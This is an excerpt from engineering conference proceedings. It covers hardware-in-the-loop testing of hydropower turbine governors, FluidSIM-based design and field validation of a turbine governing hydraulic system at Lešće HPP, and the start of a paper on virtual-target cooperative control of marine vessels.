The simulator has been used to develop and test turbine governors of several hydro power plants. Turbine governing system of all three units of HPP Lešće was subject to HIL tests before delivery to the plant. In this case governor cubicles were tested together with hydraulic power units and auxiliary drives. Hydraulic servo was not tested, but appropriate hydraulic circuit with servo valve and cylinder was set on a hydraulic test stand. In contrast, HIL testing for the main units of HPP Čakovec involved only governor cubicles. In this case hydraulic system of the turbine governor was included in the real-time model. Further differences from the previous case were caused by different turbine type: HPP Čakovec has double regulated bulb turbines and short water intake, while HPP Lešće has Francis turbines. And finally, work performed for the main units of HPP Senj included only off-line simulations.




Figure 8. Comparison of response to loss of load at 20 [MW] power of the HIL simulator (top) and the real plant (bottom), unit B of HPP Lešće. Opening and speed given in relative units [p.u.], and active power in [MW].

This power plant also uses Francis turbines, but with much longer penstock than HPP Lešće, which is moreover at Senj shared by all power units.

All HIL tests were performed in the presence of representatives of the customer. As expected, no major faults with the tested equipment were encountered. Suggestions and additional requests of customers were discussed and, if agreed, subsequently implemented. These were mostly some minor modifications of the operator interfaces of tested cubicles, but several dealt with improvements of governing sequences.

Fidelity of the turbine model to the real plant achieved for HIL simulations has been quite satisfactory, in spite of rather simple shape of the selected model. As an example, comparison of responses to loss of load of the model and the real plant is shown in Fig. 8. Similarity of the speed response is good enough for the purpose of HIL simulations. Much of the observed difference can be ascribed to different closing sequence, with some influence of imprecisely set parameters and neglected secondary effects. In fact, pretty high degree of fidelity can be achieved if the model is finely tuned after the recorded plant responses, but this was not possible in this case since the plant was in the process of construction during HIL tests. It can be concluded that a more complex turbine model is not required for this application.

VI. CONLUSION

HIL simulator described in this paper has significantly improved the quality of FAT tests for turbine governors. In this way governor software and hardware can be pretty thoroughly checked and modified according to customer's suggestions prior to mounting at a real plant, which significantly helps in the latter commissioning phase.

REFERENCES

[1] P. M. Anderson and A. A. Fouad, "Power system control and stability", IEEE Press, 1994.

[2] IEEE Working Group on Prime Mover and Energy Supply Models for System Dynamic Performance Studies, "Hydraulic turbine and turbine control models for system dynamic studies", IEEE Trans. on Power Systems, vol. 7, no. 1, pp.167-179, Feb. 1992

[3] K. Horvat, "Fault tolerant turbine governing system for hydroelectric power unit," Ph. D. thesis, Faculty of Electrical Engineering and Computing, Zagreb, 2006, in Croatian

[4] M. Brezovec, "Nonlinear digital simulation model of hydropower unit with double regulated turbine", M. Sc. thesis, Faculty of Electrical Engineering and Computing, Zagreb, 2002, in Croatian

[5] V. Bakarić, I. Mišković, K. Horvat, D. Bojić, D. Šikić and M. Stojsavljević, "HIL testings of turbine governing system of HPP Lešće," Proc. 10th HRO CIGRÉ Session, Cavtat, Croatia, USB-key, Nov. 2011, in Croatian

Design and simulation of turbine governing hydraulic system with FluidSIM software

Leo Stipišić, Dragan Kosić, Marin Kurtela
Brodarski institute Ltd./Control Engineering Department, Zagreb, Republic of Croatia
Brodarski institute Ltd., Ave. V. Holjevca 20, Zagreb
Tel. +385 (0)1 6504348, leo.stipisic@hrbi.hr

Abstract – Use of FluidSIM software allows a variety of advantages in development and design process of a turbine governing system and similar hydraulic systems on hydropower plant facilities, like system visualisation possibilites through design process and keeping track with real-time simulation parameters exchange. In paper, design and parameters check process is given, while conducting a real-time simulations. The major parameters are explained as well as the way of choosing and setting of hydraulic components. The goals for hydraulic system design process on hydropower energetic facilities are given. The principes of hydraulic part of turbine governing system functioning and it's implementation in FluidSIM Hydraulics software is explained. Results of simulation are given and compared to real masurement results obtained from accomplished system on a hydropower plant in Republic of Croatia. Presented software is in use in Control engineeering department of Brodarski Institute in Zagreb, Republic of Croatia.

I. INTRODUCTION

In paper, design process of hydraulic part of a hydropower plant turbine governing system is given, as well as all the benefits accomplished with FluidSIM software implementation in the process. For speed and power governance of a turbine-generator assembly on a hydropower plant, needed power for hydromechanical equipment manipulation actuators is provided by electrohydraulic system.

Hydraulic part of a turbine governing system and similar systems in hydroenergetic facilities (monitoring and governance of turbine regulation, dam spillway gate equipment, etc.) is of vital importance for correct functioning and safety of the object and its enviroment, and in their design, development, reconstruction or modernisation process, accuracy of technical construction process and precise system guidance possibility is important. Furthermore, while designing systems as described, from major importance is to focus on safety part of the system, that must be fail-safe, considering its importance and possible brakedown aftermath. Usual progress of a hydraulic system realisation, from demand to commissioning, is given on the flowchart.




Fig. 1. Flowchart of „classic“design process and FluidSIM aided design process of hydraulic part of a turbine governing system

II. ADVANTAGES OF FLUIDSIM SOFTWARE IMPLEMENTATION IN DESIGN PROCESS OF TURBINE GOVERNING SYSTEM HYDRAULICS

As basis for turbine governing hydraulic system design calculation, demanded working parameters of the system are given, like the amount of force needed for manipulating with wicket gate vanes ring (Francis type of turbine) and amount of time needed for its transition from starting to final condition (the rate of openness 0 ÷ 100 [%]).

With input parameters, system design process is conducted, step-by-step, beginning with hydraulic servo motors, system working pressure, maximum flow calculation, hydraulic installation dimensioning, hydraulic bladder acculumators dimensioning (for accumulation of hydraulic energy), drive pumps and electromotors dimensioning, and overall hydraulic system volume calculation, in accordance with profession regulations [1].

During system dimensioning, given guidelines for system working pressure values, amount of accumulated energy and allowed flow speed through hydraulic installation are observed, what then defines nominal opening size for hydraulic components. Next step is choosing the components that completely fulfill the conditions set for the system and ones given by the client. System defined in this way is ready for construction and closing factory acceptance tests (FAT). At the end, field test and analysis of the system are obtained, and the system is commissioned.

Regarding to „classic“, above described system design, FluidSIM aided design process allows an engineer to have a momentary visualisation of linking and testing of system parts, as well as a whole system, before entering a construction phase. After choosing component type and dimensioning it, it is possible to perform a „real-time“ simulation of the system while monitoring fluid flow amount and direction as well as system working parameters like servo motors response depending of system components settings.

Beside above mentioned advantages, various hydraulic components variations are possible, while observing the impact to the system. Parallel to „real-time“ simulation conduction, it is possible to acquire a graphic output of system parameters change in the form of state values diagram, what then becomes the basis for analyse and corrections entering.

Carried-out simulations in FluidSIM software give affirmation of correct system component choice and dimensioning, by satisfactioning required manipulation times as well as required manipulations number in case of power supply fail.

Essential advantage in a possibility of comparison of simulation results with system testing prior commissioning result, as well as FAT testing results, must be emphasized.

In extension of paper, the hydraulic part od turbine governing system on unit C (Unit for biological minimum) of Lešće hydropower plant (HPP) in Republic of Croatia is given. Software has also been used for construction of Technical solution of reconstruction of hydroelectrical drives of spillway gates on Čakovec HPP dam, and on Reconstruction project of hydroelectrical drives of spillway gates on Varaždin HPP dam. In current year, software will be used for design of hydraulic model for Dubrovnik HPP Unit A and B turbine governing system replacement.




Fig. 2. Setting of wicket gate vanes servo motors parameters fraction

III. DESIGN AND SIMULATION OF HYDRAULIC PART OF TURBINE GOVERNING SYSTEM ON LEŠĆE HPP

As an example in useage of FluidSIM software in a design process, the design of hydraulic system for turbine governing on Lešće HPP Unit C (unit for biological minimum) is taken. Lešće HPP is the first HPP constructed and build in independent Republic of Croatia, that was completed in 2011. Shown example refers to Unit C, which role is a production of electric energy for HPP own needs. Therefore, following characteristics for Unit C are given :

- type of turbine : Francis, horizontal
- installed water flow $Q_i = 2,7$ [m^3/sec]
- constructive water drop = 41,32 [m]
- power rating with constructive water drop and installed flow $P_t = 1006$ [kW]

As a base for hydraulic calculations, boundary times for opening and closing of executive hydraulic actuators, and maximum force (turbine wicket gate vanes closing with maximum water pressure and flow) needed for wicket gate vane ring manipulation are taken.

$$F_{MAX} = F_{ND} \text{ x } k \quad (1)$$

F_{MAX} [kN] - maximum force as basis for hydraulic calculation

F_{ND} [kN] - needed calculated force closing the wicket gate vanes ring with maximum water flow and pressure

k - safety coefficient

$F_{MAX} = 6,4 \times 3,5 \cong 22,5$ [kN]

System model is made using Festo FluidSIM Hydraulics v4.2. After design according to hydraulic calculation [2], system components are dimensioned and input parameters like hydraulic pumps pressure, system pressure, safety valve settings, hydraulic resistance curve and leakage of componets are set.




Fig. 3. Display of sub entities of hydraulic part of turbine governing system for Unit C at Lešće HPP

System model simulations are performed, with recording od following data :

- Time needed to fill up the bladder accumulators with hydraulic energy
- Time needed to perform the manipulation with wicket gate servo motor
- Time needed to perform the manipulation with butterfly valve servo motor
- Time needed to perform the manipulation with butterfly valve by-pass servo motor
- Time needed to perform the manipulation with unit brakes
- Pressure amounts for different simulation condicitons

During simulation time, following parameters were changed, so optimal reaction times could be achieved :

- Setting of main proportional valve opening level (4 ÷ 20 [mA] equals opening value of 0 ÷ 100 [%])
- Setting of throttle valve opening level (0 ÷ 100 [%])



Fig. 4. Hydraulic turbine governor system for Unit C, Lešće HPP




Fig. 5. Setting the hydraulic resistance curve for applied 4/2-way type of valve

Following conclusions were made from simulation of hydraulic turbine governing system. Hydraulic calculation and chosed type and size of components were correct. Components functional connections (either pressure or pilot signal lines) were established correctly, confirmed by hydraulic flow simulation in the system.

Accurate functioning of hydraulic emergency stop system as final safety protection in turbine governing system (putting the turbine-generator assembly to a stop when nominal turbine rpm-s are overstepped or if power supply fail occures) is confirmed. As well, possibility of executing the needed manipulations is given time frames is confirmed [3].




Fig. 6. Lešće HPP Unit C hydraulic part of governing system check by using Festo FluidSIM

According to project documentation demands, hydraulic system must hold enough hydraulic energy to be able to, in case of power supply fail, safely and completely accomplish three full manipulations with wicket gate vanes servo motor (one manipulation equals a full cylinder rod transition,from one to antoher final position, and back).

By using two 50-liter hydraulic bladder accumulators with 60 [bar] nitrogen pre-charge pressure simulation proved that this requirement was fulfilled. In case of emergency, with adiabatic state change assumption [4], when pressure rises from p_{Tmin} = 66 [bar] to p_{RTmin} = 85 [bar], inside of two hydraulic bladder accumulators there is 14,9 [lit] of accumulated fluid, what satisfies and exceeds the amount of energy needed to accomplish three full manipulations [2].

p_{Tmin} - minimum pressure in hydraulic system needed for the hydraulic actuator to be able to close the wicket gate vanes

p_{RTmin} - minimum pressure in hydraulic system, i.e. pressure when hydraulic pump is activated




Fig. 7. Simulation in progress – Festo FluidSIM Hydraulics v4.2.

Obtained simulation results with previously set variables are in accordance with results of FAT testings and testing done prior to comissioning of Lešće HPP. Hereafter, comparison of FluidSIM simulation and field testing results is given. For data acquisition and analysis, data acquistion system was used, that comprises of power supply source, pressure transducer (Siemens), position transducer (RDP Electronics, Series DWP), data acquisition device IOTech Personal Daq 3001, and laptop computer with ServiseLab 7.0 software.




Fig. 8. System pressure drop with three full manipulations (power supply fail – FluidSIM analysis)

During conducted on-site testing of three manipulations possibility, there was a Δp = 7,3 [bar] pressure drop recorded in system bladder accumulators, from initial 95 to final 87,7 [bar] [5]. During FluidSIM model simulation testing, recorded pressure drop was Δp = 7 [bar], from initial 95 to final 88 [bar], what proves correct functioning of simulated system.




Fig. 9. Recording of three full wicket gate vanes servo motor manipulations (simultion of yhdraulic system pumps power supply loss) – measurements [5] taken after system installation




Fig. 10. System response to activation of emergency stop signal , Lešće HPP, Unit C

System performance in case of activating emergency stop (rapid closing of wicket gate vanes) signal is tested, for turbine-generator assembly safety reasons. Triggering the emergency stop system is possible by cutting-off hydraulic pilot line pressure, either by mechanical activation or by electrical signal to electromagnetic valve.




Fig. 11. System response to emergency stop signal activation, FluidSIM simulation

Hydraulic pilot pressure cut-off can occur from various safety reasons [6], while the uniform reaction consists of wicket gate vanes proportional valve isolation by a pair of 2-way hydraulic valves, entering the wicket gate vane closing loop. On above given graphs, transition from normal working state to emergency closing state is shown, comparing on-site system test results with FluidSIM simulation test results.

IV. CONCLUSION

Advantages of FluidSIM Hydraulic software application, in objective to modernise hydraulic turbine governing system and similar systems on hydropower facilities, are possibilities of visualisation the system in making and simulating it prior to its construction.

FluidSIM represents usefull engineering tool in design process, that allows monitoring of output values by changing previously elisted parameters, therefore enabling to system designer easier pick and tune of system components.

Advantages as system working visualisation, tracking of pressure changes and actuators stroke in correlation with passed time, simple exchange of system parts and wide choice of available changeable parameters in system components characteristics tune are the reason for what this software is used on a Control engineering department of Brodarski institute in Zagreb, Republic of Croatia.

V. LITERATURE

[1] Pneumatics And Hydraulics, II. Dio, Hidraulika, Gojko Nikolić, Ph.D., Jakša Novaković, Školske novine, Zagreb, Republic of Croatia, 1996.

[2] B38-GHA03-201, Lešće HPP Hydraulic system calculation for Unit C, Brodarski institute, Zagreb, Republic of Croatia, 2009.

[3] Defining of wicket gate vanes servo motor, 1219821, 1219821_A-HRV.pdf, Litostroj E.I., Ljubljana, Republic of Slovenia, 2008.

[4] IEC 61362 : Guide to specification of hydraulic turbine control systems, International Electrotechnical Comission (IEC)

[5] Internal testings without water – Unit C, Lešće HPP, B38-GHA03-073, Brodarski institute, Zagreb, Republic of Croatia, 2010.

[6] Factory Acceptance Testing Report – Unit C, Lešće HPP, Brodarski intitute, Zagreb, Republic of Croatia, 2010.

Virtual Target Algorithm in Cooperative Control of Marine Vessels

Zoran Triska, Nikola Mišković, Đula Nađ and Zoran Vukić
Laboratory for Underwater Systems and Technologies
Faculty of Electrical Engineering and Computing
University of Zagreb
Unska 3, Zagreb, Croatia
E-mail: {zoran.triska, nikola.miskovic, dula.nad, zoran.vukic}@fer.hr

Abstract - Marine vessels (surface and underwater) present dynamic systems which are difficult to control due to their complexity, hydrodynamic effects and external forces. Moreover, cooperative control and guidance of these systems presents a task which still presents an intriguing research topic in the area of marine robotics. This paper presents a guidance method based on virtual targets (VT) applied to marine vehicles. The proposed algorithm is derived using a Lyapunov based approach which guarantees convergence and stability under external disturbances. Firstly, the VT algorithm is applied for path following of a single vehicle. It is demonstrated that this algorithm is convenient for following of conventional paths (line, circle arc, spline). Secondly, the VT algorithm is applied for cooperative control between two marine vehicles. The following formations of marine vessels will be described and analyzed: vehicle following – where one vehicle is the „leader" followed by the „follower" vehicle at a predefined distance; and the „wingman problem" where two vehicles are required to follow a joint path at a constant predefined distance between them. Simulation results of the described algorithms will be given in the paper as well as the discussion on their quality.

I. INTRODUCTION

Marine robotics in general presents an interesting and challenging area where the application of control theory presents an essential part. This comes directly as a consequence of harsh environment in which marine vehicles operate, characterized with unpredictable disturbances (waves, winds and currents). Exploring the sea depths is one of the biggest tasks for the future. Thanks to development of advanced control theory and technological improvement, nowadays, the main interests of marine robotics are focused on cooperative control and guidance of marine vessels. Development of the multi-vehicle frameworks and thereby including more vehicles in cooperative missions, lead us to design more complex control systems.

This paper deals with virtual target algorithm in cooperative control of marine vessels. The work presented in this paper will be elaborated on an overactuated marine surface platform which development has been published at MIPRO'11 conference, [3]. The platform is developed at the Laboratory for Underwater Systems and Technologies (LABUST) by a group of students. This paper address simulation results of the described algorithms obtained in MATLAB, so only some important technical characteristics of the platform will be mentioned in following part. The marine platform which mathematical model is used in simulations is actuated with four thrusters in an X-shaped configuration which enable motion in surge, sway and yaw degree of freedom. This configuration is highly convenient for dynamic positioning as well as path following. Marine vehicles are often designed to be overactuated; they have more actuators than strictly necessary to maneuver. In this case, four thrusters are used to control three degree of freedom: surge, sway and yaw. This property guarantees reliability in the case of faults in the actuators. Platform development comprises driver electronics for the thrusters, a GPS unit, a compass, batteries and a single board computer used for sensor integration and control. These components enable manual control from the ground station as well as autonomous operation mode. The communication with the ground station is accomplished using a two-way wireless link. A schematic representation of the hardware infrastructure implemented inside the platform can be seen on Fig. 1. The control algorithm which enables autonomous movement is implemented on a single board computer. This systems configuration has proved to be convenient for laboratory use and testing of control and guidance algorithms.

The main motivation for building this type of a platform was, firstly, to introduce students to the area of marine robotics. As the project evolved, the task was to build a rather small, portable platform which will be used in the field for the purpose of assisting divers in underwater navigation and communication with the ground station. Further on, the developed platform will be used in cooperative guidance of unmanned underwater vehicles. This application would allow more precise underwater localization and online mission replanning. The relevance of the envisioned project is significant from the educational side, and the interdisciplinarity through marine robotics.

